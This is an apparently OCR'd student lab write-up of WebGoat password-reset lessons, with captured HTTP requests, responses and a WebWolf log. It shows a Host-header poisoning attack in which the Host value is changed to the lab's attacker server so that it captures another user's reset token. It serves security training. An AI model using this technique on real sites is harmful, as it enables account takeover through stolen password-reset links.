
And that is right

2.3.4 Security Questions




2.3.5 The Problem with Security Questions







Completed successfully

2.3.6 Creating a Password reset link



We need to supply our email address for the password reset





This is the reset website

Pretty Raw Hex

```
POST /WebGoat/PasswordReset/ForgotPassword/create-password-reset-link HTTP/1.1
Host: localhost:8080
Content-Length: 29
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.75 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=3jz__Yud3NDiqbLi5M5MhMHqrW_Ncg4hQ3mlJo9p; WEBWOLFSESSION=
bSCMFlx3WGwh3Q-KUSrxdbK3nY-0Sf4ip6VdEI8D
Connection: close

email=tom%40webgoat-cloud.org
```

We try to send it to another mailserver

Request

Pretty Raw Hex \n


```
POST
/WebGoat/PasswordReset/ForgotPassword/create-password-reset-link HTTP/1.1
Host: localhost:8080
Content-Length: 29
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
Accept: */*
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.75 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=
3jz__Yud3NDiqbLi5M5MhMHqrW_Ncg4hQ3mlJo9p;
WEBWOLFSESSION=
bSCMFlx3WGwh3Q-KUSrxdbK3nY-0Sf4ip6VdEI8D
Connection: close

email=tom%40webgoat-cloud.org
```

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Mon, 09 May 2022 03:43:10 GMT

{
  "lessonCompleted":true,
  "feedback":
  "An e-mail has been send to tom@webgoat-cloud.org
  ",
  "output":null,
  "assignment":"ResetLinkAssignmentForgotPassword",
  "attemptWasMade":true
}
```

And it has been done without any hindrance



Request
Pretty
Raw
Hex
1 POST /WebGoat/PasswordReset/ForgotPassword/create-password-reset-link HTTP/1.1
2 Host: localhost:9090
3 Content-Length: 29
4 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=3jz__Yud3NDiqbLi5M5MhMHqrW_Ncg4hQ3mlJo9p; WEBWOLFSESSION=bSCMFlx3WGwh3Q-KUSrxdbK3nY-0Sf4ip6VdEI8D
19 Connection: close
20
21 email=tom%40webgoat-cloud.org
Response
Pretty
Raw
Hex
Render
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Mon, 09 May 2022 03:44:18 GMT
8
9 {
10 "lessonCompleted":true,
11 "feedback":"An e-mail has been send to tom@webgoat-cloud.org",
12 "output":null,
13 "assignment":"ResetLinkAssignmentForgotPassword",
14 "attemptWasMade":true
15 }

Vulnerable


2022-05-09T03:44:18.599485806Z | /PasswordReset/reset/reset-password/b0d448ba-9fa5-43e5-a478-a93362f941b1


```
{
  "timestamp" : "2022-05-09T03:44:18.599485806Z",
  "principal" : null,
  "session" : null,
  "request" : {
    "method" : "GET",
    "uri" : "http://localhost:9090/PasswordReset/reset/reset-password/b0d448ba-9fa5-43e
    "headers" : {
      "Accept" : [ "application/json, application/*+json" ],
      "Connection" : [ "keep-alive" ],
      "User-Agent" : [ "Java/17.0.2" ],
      "Host" : [ "localhost:9090" ]
    },
    "remoteAddress" : null
  },
  "response" : {
    "status" : 404,
    "headers" : {
      "X-Frame-Options" : [ "DENY" ],
      "Cache-Control" : [ "no-cache, no-store, max-age=0, must-revalidate" ],
      "X-Content-Type-Options" : [ "nosniff" ],
      "Vary" : [ "Origin", "Access-Control-Request-Method", "Access-Control-Request-Hea
      "Expires" : [ "0" ],
      "Pragma" : [ "no-cache" ],
      "X-XSS-Protection" : [ "1; mode=block" ]
    }
  },
  "timeTaken" : 4
}
```


This is the request we got in webwolf




And easily we could change it, how dangerous it is




Finally completed the assignment!


2.4 Secure Passwords



Used phrasewords as that is the strongest passwords.




Learning about secure and unsecured passwords




